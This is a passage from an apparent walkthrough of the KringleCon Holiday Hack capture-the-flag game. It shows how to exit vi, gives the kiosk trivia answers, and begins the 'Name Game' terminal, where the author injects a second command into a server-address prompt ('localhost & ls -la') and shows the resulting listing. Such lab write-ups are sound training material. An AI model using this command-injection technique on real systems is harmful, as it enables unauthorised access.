
KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.

Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.

And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE.

Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!


Oh, and as you enjoy the conference, click on your badge to see a series of objectives for you to conquer!


New [Objective] Unlocked: 1) Orientation Challenge!
New [Objective] Unlocked: 2) Directory Browsing!
New [Objective] Unlocked: 3) de Bruijn Sequences!
New [Objective] Unlocked: 4) Data Repo Analysis!
New [Objective] Unlocked: 5) AD Privilege Discovery!
New [Objective] Unlocked: 6) Badge Manipulation!
New [Objective] Unlocked: 7) HR Incident Response!
New [Objective] Unlocked: 8) Network Traffic Forensics!
New [Objective] Unlocked: 9) Ransomware Recovery!
New [Objective] Unlocked: 10) Who Is Behind It All?!
Click here to see this item in your badge.

Easter Egg:

Talk to Jason the Plant!

After receiving your badge from Santa. You can now enter the castle and complete the unlocked **Objectives**. You can also access the **Narrative**, the **Hints** from the elves, the different **Talks** in *KringleCon* and your **Achievements** list.


KringleCon

Narrative [1 of 12]

Objectives

Hints

Talks

Achievements

[Exit]

◄ GO BACK

1) Orientation Challenge

2) Directory Browsing

3) de Bruijn Sequences

4) Data Repo Analysis

5) AD Privilege Discovery

6) Badge Manipulation

7) HR Incident Response

8) Network Traffic Forensics

9) Ransomware Recovery

10) Who Is Behind It All?

Now that we understand the basics of the Holiday Hack Challenge. It is time to venture inside the castle and proceed in completing the challenges that lie ahead to finally unravel ***Who Is Behind It All***. And most importantly, have fun!

Objective 1. Orientation Challenge

Difficulty: ★☆☆☆☆

What phrase is revealed when you answer all of the questions at the KringleCon Holiday Hack History kiosk inside the castle? *For hints on achieving this objective, please visit **Bushy Evergreen** and help him with the Essential Editor Skills Cranberry Pi terminal challenge.*

The kiosk is at the right side of the staircase when you enter the castle. Bushy Evergeen is nearby with a Cranberry Pi challenge for the hints.


Let's see what Bushy Evergreen has to say first. Seems like Bushy is

being forced to learn Vi.

New [Hint] Unlocked: Vi Editor Basics!
Click here to see this item in your badge.

Hints: Vi Editor Basics. (1)


Cranberry Pi Challenge – Essential Editor Skills



```
         .''''''''''''''''''''''''''''''''''''''''''''';ooooo:
      ;oooooooooooool;''''''',:looooooooooooolc;',,;ooooo:
   .:oooooooooooooc;',,,,,,,:ooooooooooooolccoc,,,;ooooo:
 .cooooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
 coooooooooooooo,,,,,,,,,;oooooooooooooolooooc,,,;ooo,
 coooooooooooooo,,,,,,,,,;oooooooooooooolooooc,,,;l'
 coooooooooooooo,,,,,,,,,;oooooooooooooolooooc,,..
 coooooooooooooo,,,,,,,,,;oooooooooooooolooooc.
 coooooooooooooo,,,,,,,,,;ooooooooooooooloooo:.
 coooooooooooooo,,,,,,,,,;ooooooooooooooooloo;
 :llllllllllllll,''''''';llllllllllllllc,



I'm in quite a fix, I need a quick escape.
Pepper is quite pleased, while I watch here, agape.
Her editor's confusing, though "best" she says - she yells!
My lesson one and your role is exit back to shellz.

-Bushy Evergreen

Exit vi.

~
```

Looks like what Bushy needs to do is follow these steps:


1. Press Esc
2. Press Shift + ; for a **:** (colon) and your cursor should jump to a colon prompt
3. Finally, enter **q!**
   Note: This will quit the editor without saving any changes made.




```
Loading, please wait......


You did it! Congratulations!

elf@5351921daf2f:~$
```

New [Achievement] Unlocked: Essential Editor!
Click here to see this item in your badge.

Bushy seems pleased that you helped with the Vi (Essential Editor) problems. As a token of his appreciation, the elf provided information about Past Holiday Hack Challenges to help answer the KringleCon kiosk questions for Objective 1. (2)




New [Hint] Unlocked: Past Holiday Hack Challenges!
Click here to see this item in your badge.



Note: You do not need to do Past Challenges to answer the questions.

KringleCon Kiosk Questions


With the information from past challenges we can now answer the questions to get the *secret phrase*!



Question 1

In 2015, the Dosis siblings asked for help understanding what piece of their "Gnome in Your Home" toy?


- [✓ Firmware]
- Clothing
- Wireless adapter
- Flux capacitor



Question 2

In 2015, the Dosis siblings disassembled the conspiracy dreamt up by which corporation?


- Elgnirk
- [✓ ATNAS]
- GIYH
- Savvy, Inc.



Question 3

In 2016, participants were sent off on a problem-solving quest based on what artifact that Santa left?


- Tom-tom drums
- DNA on a mug of milk
- Cookie crumbs
- [✓ Business card]



Question 4

In 2016, Linux terminals at the North Pole could be accessed with what kind of computer?


- Snozberry Pi
- Blueberry Pi
- [✓ Cranberry Pi]
- Elderberry Pi



Question 5

In 2017, the North Pole was being bombarded by giant objects. What were they?


- TCP packets
- [✓ Snowballs]
- Misfit toys
- Candy canes



Question 6


In 2017, Sam the snowman needed help reassembling pages torn from what?

- The Bash man page
- Scrooge's payroll ledger
- System swap space
- [✓ The Great Book]



Happy Trails

The revealed phrase of Objective 1: *Happy Trails*




New [Achievement] Unlocked: Orientation!
Click here to see this item in your badge.

Objective 2. Directory Browsing

Difficulty: ★☆☆☆☆

Who submitted (First Last) the rejected talk titled *Data Loss for Rainbow Teams: A Path in the Darkness*? [Please analyze the CFP site to find out](). ***For hints on achieving this objective, please visit Minty Candycane and help her with the*** *The Name Game* ***Cranberry Pi terminal challenge.***


KRINGLECON

MENU

KRINGLECON CALL FOR PAPERS

KringleCon is the only North Pole conference to feature speakers from around the world. Apply now!

APPLY NOW!

Easter Egg:

Anerkannter Sicherheitsexperte

Is German for

Recognized Security Expert

CHRIS DAVIS


Anerkannter Sicherheitsexperte

The link appears to be the KringleCon Call For Papers application site for speakers around the world. The objective is to identify the author of the rejected paper entitled: *Data Loss for Rainbow Teams: A Path in the Darkness*? The goal now is to look for a repository of papers either hosted/stored within the CFP site.

Minty Candycane at the left side of the entrance appears to know more about the site. Talk to her and see what she has to offer.

Can you help me? I'm in a bit of a fix.


I need to make a nametag for an employee, but I can't remember his first name.


New [Hint] Unlocked: PowerShell Command Injection!

New [Hint] Unlocked: SQLite3 .dump'ing!

Click here to see this item in your badge.


Cranberry Pi Challenge – The Name Game



```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.




====================================================================
=                                                                  =
= S A N T A ' S   C A S T L E   E M P L O Y E E   O N B O A R D I N G =
=                                                                  =
====================================================================




 Press  1 to start the onboard process.
 Press  2 to verify the system.
 Press  q to quit.


Please make a selection:
```


Minty suggest looking at Santa's Castle Onboarding System to find the first name of the employee with the last name of "*Chan*" and she also believes that the system is written in Powershell and uses SQLite3 database. Maybe there is a way to verify if Sqlite3 is being used, we know that in Powershell, there is a call operator **"&"** that allows you to execute a command, script or function. (3)

Selecting option 1 brings you to an onboarding form that does not present a suitable way to use the call operator. It does confirm that SQLite is available on the system.




```
y/n: y
Save to sqlite DB using command line
Press Enter to continue...:
```

Now try option 2. It is asking for a server address to validate the data store. Let's try using *localhost/127.0.0.1* and see what happens.



```
Validating data store for employee onboard information.
Enter address of server: localhost
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.046 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.051 ms

--- localhost ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2054ms
rtt min/avg/max/mdev = 0.045/0.047/0.051/0.006 ms
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

This is interesting, it is a Linux *ping* command that ends by giving us the SQLite version *(SQLite 3.x)* and the name of the database *(onboard.db)*. Try to append the call operator *"&"* to localhost with a simple *"ls -la"*.




```
Validating data store for employee onboard information.
Enter address of server: localhost & ls -la
total 5476
drwxr-xr-x 1 elf  elf     4096 Dec 30 20:50 .
PING localhost (127.0.0.1) 56(84) bytes of data.
drwxr-xr-x 1 root root    4096 Dec 14 16:17 ..
-rw-r--r-- 1 elf  elf      220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 root root      95 Dec 14 16:13 .bashrc
drwxr-xr-x 3 elf  elf     4096 Dec 30 20:50 .cache
drwxr-xr-x 3 elf  elf     4096 Dec 30 20:50 .local
-rw-r--r-- 1 root root    3866 Dec 14 16:13 menu.ps1
-rw-rw-rw- 1 root root   24576 Dec 14 16:13 onboard.db
-rw-r--r-- 1 elf  elf      655 May 16  2017 .profile
-rwxr-xr-x 1 root root 5547968 Dec 14 16:13 runtoanswer
